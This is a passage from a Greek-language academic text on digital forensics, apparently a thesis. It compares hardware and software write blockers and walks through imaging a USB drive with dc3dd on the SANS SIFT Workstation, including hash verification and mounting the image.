• Δεν είναι εξαρτημένος από το λειτουργικό σύστημα ή το λογισμικό στο οποίο βασίζεται αυτό το σύστημα. • Είναι πιο εύκολο να εξηγήσεις τον αναστολέα εγγραφής υλικού σε κάποιον που δεν έχει τεχνικές γνώσεις. • Είναι εύκολο να δούμε την λειτουργία του μέσω φωτεινών ενδείξεων ή διακοπτών. • Παρέχει την δυνατότητα για σύνδεση διαφόρων αποθηκευτικών συσκευών (IDE, SATA κτλ.) • Γενικά είναι περισσότερο αποδεκτοί στην κοινότητα των ανθρώπων που ασχολούνται με την ηλεκτρονική εγκληματολογία.	• Είναι ακόμα ένα μηχάνημα που πρέπει να κουβαλάς μαζί σου όταν είναι να παραστείς στον χώρο ενός ηλεκτρονικού εγκλήματος. • Αφού είναι ένα κομμάτι υλικού πρέπει επίσης να διατηρείται και υπάρχει πάντα η πιθανότητα να αποτύχει. • Παρόλο που σου επιτρέπει να συνδέσεις διάφορες αποθηκευτικές συσκευές που αναφέρονται στην διπλανή λίστα, δεν σου επιτρέπει να προσθέσεις κάτι παραπάνω. Ότι έχει από την κατασκευή του.

Πίνακας 1: Πλεονεκτήματα και μειονεκτήματα του αναστολέα εγγραφής υλικού

ΑΝΑΣΤΟΛΕΑΣ ΕΓΓΡΑΦΗΣ ΛΟΓΙΣΜΙΚΟΥ	
Πλεονεκτήματα	**Μειονεκτήματα**
• Εγκαθίσταται άμεσα στον σταθμό εργασίας στον οποίο γίνεται η κλωνοποίηση του δίσκου και δεν χρειάζεται κάποιο άλλο εργαλείο επιπρόσθετα, οπότε ελαφρύνει το φορτίο του ερευνητή και μειώνει αυτά που θα μπορούσαν να αποτύχουν. • Γενικά μπορείς να χρησιμοποιήσεις ότι διεπαφή είναι διαθέσιμη για το σύστημα πάνω στο οποίο εργάζεσαι, χωρίς να χρειαστεί να αγοράσεις κάποιο καινούριο εργαλείο. Είναι πιο ευέλικτο δηλαδή στο να προσθέσεις διεπαφές.	• Είναι πιο δύσκολο να εξηγήσεις την λειτουργία του σε ένα άτομο που δεν έχει τεχνικές γνώσεις αλλά και να εξηγήσεις το πόσο και αν είναι λειτουργικό αν σου ζητηθεί (στο δικαστήριο π.χ) • Επειδή εξαρτώνται και υπόκεινται σε πολύπλοκο υλικό και λογισμικό (π.χ λειτουργικό σύστημα), η δράση μεταξύ αυτών των συστατικών δημιουργεί επιπλέον πολυπλοκότητα και μπορεί να επιφέρει αποτυχία στην περίπτωση π.χ αναβάθμισης υλικού ή λογισμικού.

Πίνακας 2: Πλεονεκτήματα και μειονεκτήματα του αναστολέα εγγραφής λογισμικού

Κεφάλαιο 5
ΕΙΚΟΝΑ ΔΙΣΚΟΥ

5.1 Εικόνα σκληρού δίσκου στο ηλεκτρονικό έγκλημα

Στο ηλεκτρονικό έγκλημα, η εικόνα του δίσκου είναι από τα πιο σημαντικά κομμάτια αφού συνήθως εκεί βρίσκονται οι περισσότερες πληροφορίες. Στην εικόνα του δίσκου υπάρχουν κάποια συγκεκριμένα σημεία που κοιτάει ο ερευνητής για να βρει αυτό που ψάχνει τα οποία θα αναλύσουμε σε επόμενο κεφάλαιο. Σε αυτό το κεφάλαιο θα δούμε πως παίρνουμε την εικόνα του δίσκου και θα παρουσιάσουμε μερικά μόνο από τα εργαλεία που υπάρχουν για αυτή την σημαντική διαδικασία.

5.2 Sans Sift Workstation 3.0[10]

Το Sans Sift Workstation έχει δημιουργηθεί από εργαλεία ανοιχτού λογισμικού και είναι ένα ολόκληρο λειτουργικό σύστημα ειδικά σχεδιασμένο για απόκτηση και ανάλυση στοιχείων δεδομένων στο ηλεκτρονικό έγκλημα.
Ο σχεδιασμός του είναι βασισμένος στο λειτουργικό σύστημα LINUX και συγκεκριμένα στην έκδοση Ubuntu 12.04 LTS της οικογένειας LINUX.

Στο παράδειγμα χρησιμοποιείται η virtual εφαρμογή του San Sift Workstation την οποία δουλεύουμε στο Vmware player 6.0, γίνεται όμως και να “κάψεις” το αρχείο εικόνας (iso) σε ένα cd (bootable) και να το τρέχεις σε ένα σύστημα ανεξάρτητα από το λειτουργικό που χρησιμοποιείται στον υπολογιστή. Το κατέβασμα έγινε από την επίσημη σελίδα της Sans Institute δημιουργώντας μόνο ένα λογαριασμό χωρίς άλλο κόστος.

Το Sans Sift Workstation 3.0 έχει πολλά εργαλεία που αναφέρονται περιγραμματικά αλλά σε αυτό το κεφάλαιο θα δούμε πως, μέσα από το αναφερόμενο λειτουργικό μπορούμε να δημιουργήσουμε την εικόνα ενός δίσκου χρησιμοποιώντας την εντολή dc3dd, η οποία είναι μια νεότερη έκδοση της ήδη εγκατεστημένης σε όλες τις εκδόσεις LINUX εντολής dd (data description), αλλά με πρόσθετες λειτουργίες που την κάνουν κατάλληλη για χρήση στην ηλεκτρονική εγκληματολογία.

Υποστηριζόμενα συστήματα αρχείων από το sans sift workstation

- ntfs (NTFS)
- iso9660 (ISO9660 CD)
- hfs (HFS+)
- raw (Raw Data)
- swap (Swap Space)
- memory (RAM Data)
- fat12 (FAT12)
- fat16 (FAT16)
- fat32 (FAT32)
- ext2 (EXT2)
- ext3 (EXT3)

[10]http://digital-forensics.sans.org/community/downloads

- ext4 (EXT4)
- ufs1 (UFS1)
- ufs2 (UFS2)
- vmdk

Υποστηριζόμενα Image File Formats

1. raw (Single raw file (dd))
2. aff (Advanced Forensic Format)
3. afd (AFF Multiple File)
4. afm (AFF with external metadata)
5. afflib (All AFFLIB image formats (including beta ones))
6. ewf (Expert Witness format (encase))
7. split raw (Split raw files) via affuse
8. affuse - mount 001 image/split images to view single raw file and metadata
9. split ewf (Split E01 files) via mount_ewf.py
10. mount_ewf.py - mount E01 image/split images to view single raw file and metadata
11. ewfmount – mount E01 images/split images to view single rawfile and metadata

Partition Table Support

1. dos (DOS Partition Table)
2. mac (MAC Partition Map)
3. bsd (BSD Disk Label)
4. sun (Sun Volume Table of Contents (Solaris))
5. gpt (GUID Partition Table (EFI))

ΟΛΑ ΤΑ ΠΑΚΕΤΑ

- afflib
- afflib-tools
- ibbde
- libesedb
- ibevt
- ibevtx
- ibewf
- ibewf-tools
- ibewf-python
- ibfvde
- libvshadow
- log2timeline
- Plaso
- qemu
- Raw Image to VMDK
- VMDK to Raw Image
- SleuthKit

5.2.1 Η εντολή dc3dd

Η εντολή dc3dd δημιουργήθηκε από τον Jesse Kornblum για το Department of Defense Cyber Crime Center και είναι μια προέκταση, της εγκατεστημένης σχεδόν σε όλες τις εκδόσεις Linux, υπάρχουσας εντολής dd για την δημιουργία εικόνας συσκευών για εγκληματολογικούς σκοπούς και έρευνας. Εδώ θα την χρησιμοποιήσουμε για να δημιουργήσουμε την εικόνα ενός usb drive και θα παρουσιάσουμε με εικόνες και περιγραφές την διαδικασία που ακολουθήσαμε για να το πετύχουμε. Η εντολή dc3dd δημιουργεί αρχείο εικόνας της συσκευής byte με byte δηλαδή ένα raw αρχείο.

Πρώτα θα εγκαταστήσουμε την εντολή στο σύστημά μας. Στην παρούσα περίπτωση επειδή το λειτουργικό sans sift workstation 3.0 είναι φτιαγμένο για εγκληματολογία, η εντολή είναι ήδη εγκατεστημένη αλλά παρόλα αυτά στην περίπτωση που δεν είναι, για να την εγκαταστήσουμε γράφουμε την εντολή:

```
sudo apt-get install dc3dd
```

Η εντολή **sudo** μας δίνει δικαιώματα διαχειριστή για να μας επιτραπεί να κάνουμε αλλαγές στο σύστημα, η εντολή **apt-get install** χρησιμοποιείται όταν θέλουμε να εγκαταστήσουμε κάτι και τέλος στην πρόταση εντολών, είναι αυτό που θα εγκαταστήσουμε, δηλαδή το πακέτο εντολών της dc3dd. Ο δίσκος από τον οποίο θα κάνουμε αντίγραφο είναι ένα usb memory drive μεγέθους 2GB (GigaBytes) το οποίο περιέχει διάφορα δεδομένα όπως βίντεο, φωτογραφίες και αρχεία κειμένου.

Είμαστε λοιπόν μέσα στο λειτουργικό σύστημα SANS SIFT WORKSTATION 3.0, έχουμε ανοίξει ένα παράθυρο εντολών, έχουμε πληκτρολογήσει την παραπάνω εντολή και έχουμε εγκαταστήσει την dc3dd την οποία θα χρησιμοποιήσουμε.
Αρχικά θέλουμε να βρούμε την συσκευή που την εικόνα της οποίας θα δημιουργήσουμε, για να δούμε πως την λένε. Στα LINUX συστήματα οι συσκευές έχουν όνομα της μορφής **/dev/sd*** όπου στην θέση που είναι το αστέρι είναι ένα γράμμα ξεκινώντας από το α. Δηλαδή **/dev/sda, /dev/sdb, /dev/sdc** κ.τ.λ όπου αυτό είναι το όνομα ολόκληρου του δίσκου.


Υπάρχουν και οι κατατμήσεις της συσκευής δηλαδή ο χωρισμός της σε λογικά μέρη όπου τότε αναφέρονται με τον εξής τρόπο: αν η συσκευή μας ονομάζεται /dev/sda τότε η κατάτμησή της θα ονομάζεται /dev/sda1 δηλαδή η πρώτη κατάτμηση της συσκευής /dev/sda. Και αν υπάρχει και δεύτερη θα ονομάζεται /dev/sda2 δηλαδή η δεύτερη κατάτμηση της συσκευής /dev/sda. Τα παλαιότερα συστήματα χωρίς libata (μια βιβλιοθήκη που χρησιμοποιείται μέσα στον πυρήνα των LINUX για να υποστηρίζει ελεγκτές υποδοχής ATA και συσκευές) αναγνωρίζονται από το λειτουργικό σύστημα των LINUX με διαφορετικό όνομα, /dev/hd*(IDE) δηλαδή hard drive a π.χ, ενώ το /dev/sd* είναι για τα πιο καινούρια συστήματα (SCSI,SATA).

Για να δούμε τις συσκευές που υπάρχουν προσαρτημένες στο σύστημά μας λοιπόν, υπάρχουν διάφορες εντολές. Εμείς εδώ έχουμε χρησιμοποιήσει την εντολή **fdisk** που διαχειρίζεται τον πίνακα με τις συσκευές που υπάρχουν στον υπολογιστή μας. Ολόκληρη η εντολή είναι **sudo fdisk -l** όπου όπως είπαμε και πριν η εντολή **sudo** μας δίνει δικαιώματα διαχειριστή, η εντολή **fdisk** μας δείχνει τις συσκευές που είναι προσαρτημένες στον υπολογιστή και το **-l** είναι μια παράμετρος για να μας δείξει την λίστα των συσκευών σε μορφή που να διαβάζεται εύκολα.

Γενικά όταν θέλουμε να χρησιμοποιήσουμε εντολές για να κάνουμε μια εργασία στα LINUX αν γράψουμε:


`man [όνομα εντολής]`

υπάρχει εγχειρίδιο με πληροφορίες για αυτή την εντολή. Πως συντάσσεται, ποιους παραμέτρους μπορούμε να χρησιμοποιήσουμε, τι εμφανίζει η καθεμιά κ.τ.λ.



Εικόνα 5: Η εντολή fdisk στο παράθυρο εντολών για λίστα των συσκευών μας

Εδώ βλέπουμε τις συσκευές που είναι προσαρτημένες στον υπολογιστή μας και κάποιες άλλες πληροφορίες όπως χωρητικότητα, τις κατατμήσεις της κάθε συσκευής, που αρχίζει και τελειώνει η κάθε μία κατάτμηση, πόσο είναι το προεπιλεγμένο μέγεθος τομέα της συσκευής κ.α. Αυτή που έχουμε επιλέξει είναι η συσκευή από την οποία θα κάνουμε αντίγραφο. Πως καταλάβαμε ότι αυτή είναι η συσκευή μας; Από το μέγεθος, που εδώ είναι 2004MB ή 2GB. Όπως βλέπουμε και στην εικόνα την συσκευή μας την λένε **/dev/sdc**.



Εικόνα 6: Λίστα των συσκευών που είναι προσαρτημένες στον υπολογιστή

Λοιπόν βρήκαμε τη συσκευή μας και τώρα θα υπολογίσουμε τον αλγόριθμο md5 ή τον αλγόριθμο sha256 της συσκευής μας ώστε μετά να μπορέσουμε να συγκρίνουμε αυτόν της αρχικής συσκευής με αυτόν του αντιγράφου. Για να το κάνουμε αυτό γράφουμε:

```
sudo sha256sum /dev/sdc
```

όπου αυτή η εντολή ουσιαστικά λέει υπολόγισε την hash value[11] της συσκευής /dev/sdc. Αν θέλουμε μπορούμε να κρατήσουμε αυτή την τιμή σε ένα αρχείο για να μας είναι πιο εύκολη η διαδικασία σύγκρισης. Για να κρατήσουμε την τιμή αυτή σε ένα αρχείο η πρόταση εντολών μας τροποποιείται ως εξής:

```
sudo sha256sum > hashes.txt /dev/sdc
```

Αν δεν βάλουμε συγκεκριμένη τοποθεσία που θέλουμε να αποθηκευτεί το αρχείο όπως έχουμε κάνει εδώ, θα αποθηκευτεί στον οικείο μας φάκελο δηλαδή

```
home/όνομα χρήστη/όνομα αρχείου.txt
```

Στη συνέχεια θα δημιουργήσουμε το αντίγραφο του memory stick με την εντολή dc3dd όπως φαίνεται στην εικόνα 7.
Η σύνταξη που χρησιμοποιούμε είναι η εξής:

```
sudo dc3dd if=/dev/sdc of=Desktop/usbImage hash=sha256
```

Η εντολή **sudo** όπως έχουμε αναφέρει και πρωτύτερα μας δίνει δικαιώματα διαχειριστή, το **if** σημαίνει **input file** δηλαδή από ποια συσκευή θέλουμε να δημιουργήσουμε εικόνα, ενώ το **of** σημαίνει **output file** δηλαδή που θέλουμε να αποθηκευτεί η εικόνα που θα δημιουργήσουμε καθώς και το όνομα που θα έχει. Στο παράδειγμά μας την βάλαμε στην επιφάνεια εργασίας με το όνομα **usbImage.**


Είναι πολύ σημαντικό να βάλουμε σωστά το όνομα της συσκευής που θέλουμε να αντιγράψουμε διότι μπορούμε να προξενήσουμε ζημιά στο σύστημά μας με το να σβήσουμε δεδομένα. Επίσης εδώ φτιάξαμε την εικόνα της συσκευής και την βάλαμε σε ένα φάκελο τοπικά στον υπολογιστή και συγκεκριμένα στην επιφάνεια εργασίας του υπολογιστή, αλλά θα μπορούσαμε να κάνουμε την διαδικασία από συσκευή σε συσκευή όπου απλά θα αλλάζαμε τον προορισμό και αντί για το όνομα ενός αρχείου θα δίναμε το όνομα της συσκευής προορισμού.

Εκτός από την εικόνα της συσκευής ζητήσαμε και τον υπολογισμό του αλγόριθμου **sha256** της εικόνας για να μπορέσουμε να τον συγκρίνουμε με αυτόν της αρχικής συσκευής για να δούμε αν είναι ίδιοι κάτι που θα σημαίνει ότι η αρχική συσκευή με την εικόνα της συσκευής που φτιάξαμε είναι ακριβώς ίδιες και δεν υπήρξε αλλοίωση των δεδομένων κατά την διάρκεια της διαδικασίας.

Στην εικόνα 7 αυτό που είναι επιλεγμένο είναι ο sha256 αλγόριθμος του αντιγράφου, ενώ πιο πάνω φαίνεται ο sha256 αλγόριθμος της αρχικής συσκευής που είναι ακριβώς η ίδια. Η εντολή dc3dd αποθηκεύει την hash τιμή σε ένα αρχείο αν το έχουμε ορίσει

[11]http://searchsqlserver.techtarget.com/definition/hashing

όπως προαναφέραμε, αλλά την εκτυπώνει και στο παράθυρο εργασίας μας. Αμέσως μετά αποσυνδέω την γνήσια συσκευή από το σύστημά μου.




Εικόνα 7: Δημιουργία εικόνας του memory stick και υπολογισμός αλγόριθμου sha256

5.2.2 Mounting the image

Τώρα που δημιουργήσαμε με επιτυχία την εικόνα του δίσκου μας θα πρέπει να την φέρουμε στην μορφή που θα μας επιτρέψει να δουλέψουμε σε αυτή. Για να μπορέσουμε να το επιτύχουμε αυτό θα πρέπει ο υπολογιστής να την δει σαν συσκευή για να έχουμε πρόσβαση στα περιεχόμενα και να μπορέσουμε αργότερα να κάνουμε και ανάλυση. Αυτό που πετύχαμε τώρα είναι να δημιουργήσουμε την εικόνα του δίσκου μας ώστε να δουλέψουμε πάνω σε αυτή, κρατώντας την γνήσια συσκευή προστατευμένη.

Η εντολή που θα μας επιτρέψει να την φέρουμε στην κατάλληλη μορφή, είναι η mount. Για να κάνουμε μία συσκευή mount πρέπει να έχουμε ή να δημιουργήσουμε ένα σημείο (έναν φάκελο δηλαδή) όπου θα γίνει προσάρτηση της εικόνας σαν συσκευή. Αφού αποφασίσουμε που θέλουμε να δημιουργήσουμε αυτό το σημείο με την εντολή cd αποκτούμε πρόσβαση.

Πάνω στην επιφάνεια εργασίας μας υπάρχει ένας φάκελος που ονομάζεται mount_points και μέσα στον οποίο υπάρχουν άλλοι φάκελοι που χρησιμοποιούνται όταν θέλουμε να προσαρτήσουμε διάφορων τύπων εικόνες όπως εικόνα δίσκου από windows, Linux, Mac κ.τ.λ. Στην παρούσα περίπτωση η εικόνα που θέλουμε να προσαρτήσουμε είναι τύπου usb οπότε σαν mount point θα χρησιμοποιήσουμε το σημείο που λέγεται **mount_points/usb.**



Εικόνα 8: Ο φάκελος mount_points/usb

Γράφουμε λοιπόν:

cd (change directory) Desktop/mount_points


για να μπούμε στον φάκελο mount_points. Αφού το κάνουμε αυτό γράφουμε:

sudo mount -t vfat /home/sansforensics/Desktop/usbImage usb/

`-t vfat` [το σύστημα αρχείων του usb drive, εδώ είναι fat32 όπως τα περισσότερα usb drives]

